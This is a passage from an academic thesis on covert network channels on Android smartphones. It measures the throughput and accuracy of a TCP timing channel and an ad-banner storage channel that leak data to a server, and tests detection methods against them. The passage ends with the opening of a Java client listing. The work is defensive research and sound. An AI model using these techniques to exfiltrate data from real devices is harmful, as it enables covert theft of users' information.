For our covert timing channel, we implemented a basic binary channel (two input symbols: binary 0 and binary 1). We designed two Android applications: a testing application that implements a covert channel without any overt traffic, and a real-world application that embeds a covert channel within overt traffic (described in section 3.1.1). The first was designed only for the purpose of determining baseline measurements of the network factors that would affect our covert channel, such as the correlation between transmitted symbols and observed symbols, the jitter introduced by the cellular network, and the max throughput capable for a binary channel. The channel is implemented by encoding covert traffic using delays between 1-byte TCP messages.

In order to establish baseline measurements of jitter, input to output symbol accuracy, and max throughput, we used our implementation that produces only covert traffic (no overt traffic) to perform experiments to test these factors. To test jitter and input to output symbol accuracy, we used the application to transmit several various input symbols (various delays

between TCP messages) 350 times each, and measured the observed symbol (observed delay) at the server end. These tests were all performed under similar network conditions. The goal of this experiment was to find a suitable input symbol to represent the long delay in our binary input alphabet (the short delay is represented by transmitting messages with no delay).

Next, to test channel throughput and accuracy, we transmitted a short message ("wadegasior@gmail.com") encoded in binary multiple times using various delays and measured the rate and accuracy of the message being received at the server-side. When transmitting string messages using our covert timing channel, each character of the string is transmitted using eight bits represented by the character's binary ASCII value.

We then performed similar experiments using the second application, which embeds a covert channel within an overt video stream. These experiments were performed to determine the amount of jitter caused by the additional overt traffic on our covert channel, the accuracy of our covert channel in a real-world scenario, and the maximum bandwidth of our covert channel in a real-world scenario.

Next, we tested the ability of three of the detection techniques discussed in Chapter 2 to detect our embedded covert channel. Since our covert channel is not designed to be resistant to detection, we expected that all three of these detection techniques would prove successful. We used both shape-based methods (simple statistical analysis and entropy-based detection) and a regularity-based method (variance pattern examination). As the inputs to these tests, we used two samples of 1,000 inter-message delays each: one collected from our video streaming application with no covert channel embedded, and the other collected from our video streaming application

with an embedded covert channel. The entropy-based test was performed using source code provided by the authors of [15] with q values (number of bins) of 5 and 20. The other two detection techniques were implemented with Python scripts.

3.3.5 Covert Storage Channel Experiment Design

Our covert storage channel is implemented using advertisement banners fetched from our server and displayed within the application on the Android device. We experimented with various input-output alphabets (number of advertisements available to fetch) and various delays between fetches to determine the throughput of this covert channel implementation. The size of the input-output alphabet determines the amount of information that can be transmitted with each advertisement request. In order to transmit n bits with each request, 2^n advertisement banners must be available to fetch. The delay between advertisement banner fetches is governed by what a typical user would expect as a normal rate at which an advertisement banner would be updated. For example, if our embedded advertisement banner updates once every three seconds, it would be a telltale sign that suspicious activity is going on.

CHAPTER 4

EXPERIMENTAL RESULTS AND ANALYSIS

This chapter discusses our experimental results and empirical analysis of the throughput and accuracy of our covert channel implementations on the Android device.

4.1 Covert Timing Channel - Baseline Input to Output Correlation Experimental Results

Our first experiment uses a covert timing channel with no overt traffic overhead. We transmitted the delays listed in Table 4.1 350 times each, and analyzed the accuracy at which these delays were observed by our server. Our goal was to find the smallest input symbol (smallest inter-message delay value) that could be clearly distinguished from an input symbol of 0 ms.

Table 4.1

Input Delays Transmitted During Baseline Covert Timing Channel Experiment

Delay (ms)
0
25
50
75
100
150
200

First, we transmitted TCP messages with an inter-message delay of 0 ms (no delay). The delays observed at the server-side showed a saw tooth pattern, where delays alternated between relatively high values (80 to 100 ms) and a value of 0 ms. Measurements for the first twenty observed delays are shown in Figure 4.1.



Figure 4.1 Output Symbols Observed with Input Symbol of 0 ms
(First 20 Observed Delays)

The observed saw tooth pattern can be attributed to the delayed ACK feature present in the TCP protocol. TCP does not immediately respond to every received TCP packet with an ACK. TCP waits for a period, expecting that an application response might be sent, and the ACK can be included in the response to save bandwidth. If a second TCP packet is received during this waiting period, TCP immediately responds with an ACK. Because our testing application was transmitting TCP messages consisting only of a single packet, the server waited to respond with an ACK after every other packet causing this result. We verified this behavior by analyzing the traffic with Wireshark. Our Android application sends two packets, and then waits until it receives an ACK before sending more, and thus every other delay is a high value. Taking this into consideration, we redesigned our server application by having it respond to every TCP message received with a short response. This effectively sends an immediate ACK for every message received. Repeating the experiment with this change yielded the observed values shown in Figure 4.2, again for the first twenty delays observed.



Figure 4.2 Output Symbols Observed with Input Symbol of 0 ms,
with forced ACK after each message
(First 20 Observed Delays)

With this modification, we were able to obtain a much more consistent input symbol to output symbol relationship. For our sample size of 350 delays, we observed a mean delay of 88 ms, a range from 60 to 127 ms, and a standard deviation (jitter) of 10 ms. A frequency of observed symbols is shown in Figure 4.3.



Figure 4.3 Output Symbols Observed by Server with Input Symbol of 0 ms (350 samples)

We then conducted the same experiment using input symbols of 25, 50, and 75 ms (see Table 4.1). The output symbol distribution observed was nearly identical in all three cases to the distribution observed when an input symbol of 0 ms was used. This is attributed to the fact that the observed inter-message delay time is a product of the operation of TCP rather than a delay introduced by our application. For the input symbol to have the desired effect on the observed output symbol, it must be larger than the inherent delay introduced by TCP, which under our network conditions was 88 ms.

When we performed the experiment using an input value of 100 ms, we observed a mean inter-message delay of 102 ms, a range of 78 ms to 139 ms, and a standard deviation of 10 ms. As we expected, by introducing an application delay that is larger than the inherent delay introduced by TCP, we were able to affect the observed output distribution. A frequency of observed symbols is shown in Figure 4.4.



Figure 4.4 Output Symbols Observed by Server with Input Symbol of 100 ms (350 samples)

The input symbol of 100 ms as a representation for a binary 1 would not be a good choice for our covert channel due to its distribution overlap with our input symbol of 0 ms for a binary 0.

When we performed the experiment using an input value of 150 ms, we observed an output distribution with very little overlap with the distribution for 0 ms. For the sample size of 350 observations, the mean observed value was 151 ms, the range was 114 to 186 ms, and the standard deviation was 12 ms. A frequency chart of observed symbols is shown in Figure 4.5.



Figure 4.5 Output Symbols Observed by Server with Input Symbol of 150 ms (350 samples)

Increasing the input value to 200 ms yielded a distribution with no overlap with the distribution for 0 ms. For a sample size of 350 observations, the mean observed value was 201 ms, the range was 158 to 246 ms, and the standard deviation was 14 ms.

4.2 Covert Timing Channel - Baseline Accuracy and Throughput Experimental Results

After determining possible input symbol values for representing a binary 1 for our covert channel, we tested the accuracy and overall throughput of channels implemented using these input symbols. Again, these channels were implemented without the overhead of overt traffic. For each combination of input values, a threshold value was selected based on the results of the previous experiments. If a delay is observed below the threshold value, it is treated as a binary 0. If a delay is observed that is greater than the threshold value, it is treated as a binary 1. The input values used and the associated threshold values are shown in Table 4.2.

Table 4.2

Baseline Accuracy and Throughput Experiment
Input Symbols and Threshold Values Used

Input Symbol for Binary 0 (ms)	Input Symbol for Binary 1 (ms)	Threshold Value (ms)
0	100	95
0	150	110
0	200	130

For each combination of input and threshold value, we measured the accuracy and throughput of a covert channel by transmitting the string value "wadegasior@gmail.com" encoded to 7-bit ASCII. The results are shown in Table 4.3. Each combination was tested five times, and the average accuracy and throughput recorded.

Table 4.3

Baseline Accuracy and Throughput Experiment Results

Input Symbol for Binary 0 (ms)	Input Symbol for Binary 1 (ms)	Threshold Value (ms)	Throughput (bps)	Accuracy (%)
0	100	95	9.3	81.7
0	150	110	7.8	99.2
0	200	130	7.2	100

These results demonstrated an expected correlation between delay length, accuracy and throughput. Using larger delays for the binary 1 input symbol (with a larger associated threshold value) results in more accurate transmissions at the cost of throughput.

4.3 Covert Timing Channel - Effect of Overt Channel Overhead

To test the impact of embedding our binary covert channel in an application that generates its own overt traffic, we used the video streaming application discussed in Chapter 3. We first tested the application with no covert channel in order to measure the baseline delay between TCP messages when video frames are streamed at maximum speed. The size of a compressed video frame generated by our application can be adjusted from approximately 1,300 bytes up to 88,000 bytes based on quality settings. The maximum payload that a single TCP packet can carry is 1,448 bytes, so video frames larger than this size require multiple packets to be transmitted. We tested the baseline delay between TCP messages for video frames of various sizes by transmitting frames of each given size 1,000 times each and measuring the observed delays. The results of these measurements are shown in Table 4.4.

Table 4.4

Video Frame Sizes and Resulting Observed Symbol Distribution Statistics

Video Frame Size (b)	Number of Packets Per Video Frame	Mean Observed Output Delay (ms)	Minimum Observed Output Delay (ms)	Maximum Observed Output Delay (ms)	Std. Deviation Observed (ms)
1448	1	70	0	218	39
2896	2	66	0	232	46
4344	3	71	0	275	46

The lower mean values observed compared with the covert channel implementation with no overhead is a product of packets with larger payloads being transmitted. When the packet sizes are larger, there is naturally a smaller gap delay between them. The increase in payload size

also caused the higher range and higher standard deviation values. In particular, when multiple packets are required to carry a payload, the timing between messages becomes more inconsistent. The increased range and jitter can be attributed to a higher rate of dropped packets (connection is stressed more) and the variable processing time of video frames on the Android device. The observation of delays of zero is also a product of dropped packets, as two messages are then received in rapid succession from the point of view of the server application.

4.4 Covert Timing Channel - Accuracy and Bandwidth Experimental Results

To determine the accuracy and throughput of a covert channel embedded in our video streaming application, we implemented the covert channel using various input symbols to represent a binary 1 and appropriate threshold values based on the experimental results in the previous section. The values tested are shown in Table 4.5. For all values tested, we used video frame sizes of 1,448 bytes.

Table 4.5

Accuracy and Throughput Determination of Embedded Covert Channel
Input Symbols and Threshold Values Used

Input Symbol for Binary 0 (ms)	Input Symbol for Binary 1 (ms)	Threshold Value (ms)
0	120	150
0	150	150
0	200	150
0	250	200

For each combination of input and threshold value, we measured the accuracy and throughput of an embedded covert channel by transmitting the string value "wadegasior@gmail.com" encoded using 8-bit ASCII. The results are shown in Table 4.6. Each combination was tested five times, and the average accuracy and throughput recorded.

Table 4.6

Accuracy and Throughput Determination of Embedded Covert Channel Results

Input Symbol for Binary 0 (ms)	Input Symbol for Binary 1 (ms)	Threshold Value (ms)	Throughput (bps)	Accuracy (%)
0	120	150	7.6	98.1
0	150	150	7.0	99.4
0	200	150	6.1	99.9
0	250	200	5.5	100

As we saw in the results for the covert channel implementation with no overhead, using a higher value for our binary 1 input symbol resulted in a more accurate covert channel at the cost of throughput. Our most effective combination was to use a value of 200 ms for our binary 1

input with a threshold value of 150 ms. This combination provided an accuracy approaching 100% with a relatively small tradeoff in throughput.

4.5 Covert Timing Channel - Detection Results

To determine if our covert channel is detectable by current CC detection techniques, we used simple statistical analysis, entropy-based detection, and variance pattern detection. For all three tests, we used two samples of 1,000 inter-message delays collected from our video streaming application: one sample with overt traffic only, and one sample with an embedded covert channel. The covert channel samples were taken using an input symbol for binary 1 of 200 ms and video frame size of 1,448 bytes.

4.5.1 Detection Using Statistical Analysis

To apply the statistical analysis method to our samples, we first binned the values into 20 bins of equal size over the range of the data. Frequency charts showing the result of the data binning are shown in Figure 4.6 and Figure 4.7.



Figure 4.6 Frequency of Binned Inter-Message Delays
(Streaming Video Overt Traffic Only)



Figure 4.7 Frequency of Binned Inter-Message Delays
(Streaming Video with Embedded Covert Channel)

For the sample set with only overt traffic, the mean was included in bin 6, which had a frequency of 213. The maximum frequency of 240 occurred at bin 3.The probability of the sample containing a covert channel was calculated using Formula 2-3.

$$P_{CovertChannel} = 1 - \frac{C_{\mu}}{C_{max}} = 1 - \frac{213}{240} = 0.1125$$

For the sample set containing an embedded covert channel, the mean was at bin 9, which had a frequency of 14. The maximum frequency of 158 occurred at bin 2. The probability of the sample containing a covert channel is again calculated using Formula 2-3.

$$P_{CovertChannel} = 1 - \frac{C_{\mu}}{C_{max}} = 1 - \frac{14}{158} = 0.9114$$

This test was effective at detecting our covert channel. The graphs show that the inter-message delays for our covert channel clearly center around two distinct values, while the delays for our normal channel center around a single value.

4.5.2 Detection Using Entropy-Based Analysis

For evaluating detection of our covert channel using the entropy-based technique, we used source code provided by the author of [15] to determine the estimated entropy and corrected conditional entropy of each sample set using bin sizes of 5 and 20. The results are shown in Table 4.7.

Table 4.7

Results of Entropy-Based Detection

Bin Size	Test	Overt Sample	Covert Sample
5	EN	1.120	1.840
5	CCE	0.933	1.675
20	EN	2.872	3.702
20	CCE	2.560	3.574

These results show that the entropy-based technique is not effective at detecting our covert channel. This is because the test is based on the principle that traffic containing a covert channel will be less random than traffic that does not contain a covert channel. In the case of our sample data, this is actually the reverse. Our sample containing only overt traffic contains values that are much more regular than those contained in our covert sample.

4.5.3 Detection Using Variance-Pattern Analysis

To evaluate the ability for variance-pattern based testing to detect our covert channel, we calculated regularity measures for each sample as described in Section 2.6.1. We used three combinations of window size and jump values. The results are shown in Table 4.8.

Table 4.8

Results of Variance-Pattern Analysis

Window Size	Jump Size	Overt Sample Regularity	Covert Sample Regularity
20	5	0.207	0.040
20	1	0.094	0.017
10	2	0.241	0.060

These results show that variance-pattern analysis is effective at detecting our covert channel. The calculated regularity measure is higher for the overt sample than the covert sample for all tested combinations of window and jump sizes.

4.6 Storage Covert Channel - Throughput Results

To determine the throughput of our storage-based covert channel implementation, we experimented with various values for the number of advertisement banners available (n) and the frequency at which advertisement banners are fetched. Naturally, the higher the value of n, the more data per advertisement fetch is transmitted. An update frequency of ten seconds was deemed as the lowest value that could be used without raising the suspicions of the user. The throughput results for each combination tested are shown in Table 4.9.

Table 4.9

Storage Covert Channel Throughput Results

Number of Ad Banners (n)	CC Bits per Request	Update Frequency (s)	Throughput (bps)
2^{16}	16	10	1.6
2^{16}	16	20	0.8
2^{32}	32	10	3.2
2^{32}	32	20	1.6
2^{64}	64	10	6.4
2^{64}	64	20	3.2

In order to match the throughput of our covert timing channel implementation, a very large number of advertisement banners must be available to fetch. Note, however, that there is no need that the actual advertisement banner content be unique. Accuracy is not a concern with this covert channel implementation. This implementation is always 100% accurate as long as the application is allowed to run to completion.

CHAPTER 5

CONCLUSION

In this study, we proposed that network covert channels could be implemented on mobile devices that allow data to be leaked from the device via its network connection in a manner that is very difficult to detect. We verified this by implementing both timing-based and storage-based network covert channels on an Android-powered smartphone, and using these channels to covertly transfer information from the phone to an external server. Several challenges were presented to us during implementation, including being forced to implement our covert channels at a higher network abstraction layer than desired, accounting for the varying connection quality provided by the cellular network, and operating in a confined runtime environment on the Android device. We were able to develop measures to account for each of these, and our result was a successful implementation of both types of covert channels on the device.

We investigated current covert channels detection and prevention techniques, primarily aimed at enterprise-type environments. We verified that these detection techniques are mostly successful at detecting the covert timing channel that we implemented, but we concluded that none of the current approaches are suitable for detecting or preventing covert channels on mobile devices due to the lower amount of system resources inherent on these devices. It would also be fairly unreasonable to implement these techniques at the network level due to the scale of such an implementation. The cost to benefit ratio would be very low. Our work shows that new

mechanisms of detection and prevention of covert channels targeted specifically at mobile devices may be necessary. Perhaps of higher priority should be developing techniques that secure sensitive data on these devices, preventing access to it from malicious applications. This problem is much smaller and effective measures could be more easily developed.

5.1 Future Work

In future work, we would like to develop more robust covert channels for mobile devices, as well as detection methods aimed at mobile devices. The proof of concept covert timing channel implementation presented in this work is a simple binary channel with no error correction, no synchronization, and no features to make it more resistant to detection. In order to deploy a covert channel such as this in a real-world scenario, these factors must be given more attention.

REFERENCES CITED

[1] B. Reed (2011, Aug. 1). *Android market share nears 50% worldwide* [Online]. Available: http://www.networkworld.com/news/2011/080111-canalys.html

[2] G. J. Simmons, "The prisoners' problem and the subliminal channel," in *Advances in Cryptology: Proceedings of Crypto '83*, pp. 51-67, Plenum Press, 1984.

[3] T. G. Handel and M. T. Sandford, II, "Hiding data in the osi network model," in *Proceedings of the First International Workshop on Information Hiding*, (London, UK), pp. 23-38, Springer-Verlag, 1996.

[4] V. Berk, A. Giani, and G. Cybenko, "Detection of Covert Channel Encoding in Network Packet Delays," Tech. Rep. TR2005-536, Dartmouth College, Computer Science, Hanover, NH, August 2005.

[5] S. Cabuk, C. E. Brodley, and C. Shields, "Ip covert channel detection," *ACM Trans. Inf. Syst. Secur.*, vol. 12, pp. 22:1-22:29, April 2009.

[6] S. Zander, G. Armitage, and P. Branch, "A survey of covert channels and countermeasures in computer network protocols," *Communications Surveys Tutorials, IEEE*, vol. 9, pp. 44 -57, 2007.

[7] S. Cabuk. *Network Covert Channels: Design, Analysis, Detection, and Elimination*. PhD thesis, Purdue University, 2006.

[8] S. Gianvecchio, H. Wang, D. Wijesekera, and S. Jajodia, "Model-based covert timing channels: Automated modeling and evasion," in *Proceedings of the 11th international symposium on Recent Advances in Intrusion Detection*, RAID '08, (Berlin, Heidelberg), pp. 211-230, Springer-Verlag, 2008.

[9] S. H. Sellke, C.-C.Wang, S. Bagchi, and N. B. Shroff, "Tcp/ip timing channels: Theory to implementation.," in *INFOCOM*, pp. 2204-2212, IEEE, 2009.

[10] X. Luo, E. Chan, and R. Chang, "Tcp covert timing channels: Design and detection.," in *DSN*, pp. 420-429, IEEE Computer Society, 2008.

[11] S. Cabuk, C. E. Brodley, and C. Shields, “Ip covert timing channels: design and detection,” in *Proceedings of the 11th ACM conference on Computer and communications security*, CCS ’04, (New York, NY, USA), pp. 178-187, ACM, 2004.

[12] G. Shah, A. Molina, and M. Blaze, “Keyboards and covert channels,” in *Proceedings of the 15th conference on USENIX Security Symposium - Volume 15*, (Berkeley, CA, USA), USENIX Association, 2006.

[13] V. Berk, A. Giani, and G. Cybenko, “Covert channel detection using process query systems,” in *Proceedings of FLOCON 2005*, (Pittsburgh, PA, USA), 2005.

[14] S. Cabuk, C. E. Brodley, and C. Shields, “IP covert timing channels: design and detection,” in *Proceedings of the 11th ACM conference on Computer and communications security*, CCS ’04, (New York, NY, USA), pp. 178-187, ACM, 2004.

[15] S. Gianvecchio and H. Wang, “An entropy-based approach to detecting covert timing channels,” *IEEE Transactions on Dependable and Secure Computing*, vol. 99, 2010.

[16] P. Peng, P. Ning, and D. S. Reeves, “On the secrecy of timing-based active watermarking trace-back techniques,” in *IEEE Symposium on Security and Privacy*, pp. 334-349, 2006.

[17] W. Hu, “Reducing timing channels with fuzzy time,” in *IEEE Symposium on Security and Privacy*, pp. 8-20, 1991.

[18] M. Kang, I. Moskowitz, and S. Chincheck, “The pump: a decade of covert fun,” in *Proceedigns of the 21st Annual Computer Security Applications Conference*, ACSAC '05, pp. 7 pp. 352-360, 2005.

[19] R. Schlegel, K. Zhang, X. Zhou, M. Intwala, A. Kapadia, and X. Wang. Soundcomber: A Stealthy and Context-Aware Sound Trojan for Smartphones. in *Proceedings of the 18th Annual Network and Distributed System Security Symposium*, NDSS '11, pages 17-33, 2011.

APPENDIX A

SOURCE CODE

ANDROID COVERT TIMING CHANNEL

CLIENT IMPLEMENTATION (JAVA)

```
package com.wadegasior.cc;

import java.io.ByteArrayOutputStream;
import java.io.DataOutputStream;
import java.io.IOException;
import java.io.OutputStream;
import java.net.Socket;
import java.net.UnknownHostException;
import java.util.List;

import com.wadegasior.R;

import android.app.Activity;
import android.graphics.ImageFormat;
import android.graphics.Rect;
import android.graphics.YuvImage;
import android.hardware.Camera;
import android.hardware.Camera.Size;
import android.os.Bundle;
import android.os.SystemClock;
import android.util.Log;
import android.view.Surface;
import android.view.SurfaceHolder;
import android.view.SurfaceView;
import android.view.View;
import android.widget.Button;

public class DroidCCDemo extends Activity implements View.OnClickListener,
        SurfaceHolder.Callback, Camera.PreviewCallback {
    private static final String TAG = "AVCC";
    private static final int IMAGE_QUALITY = 50;
    private static final CovertMessage COVERT_MESSAGE = new CovertMessage(
            "wadegasior@gmail.com");
    private static final long DELAY_TIME = 250L;
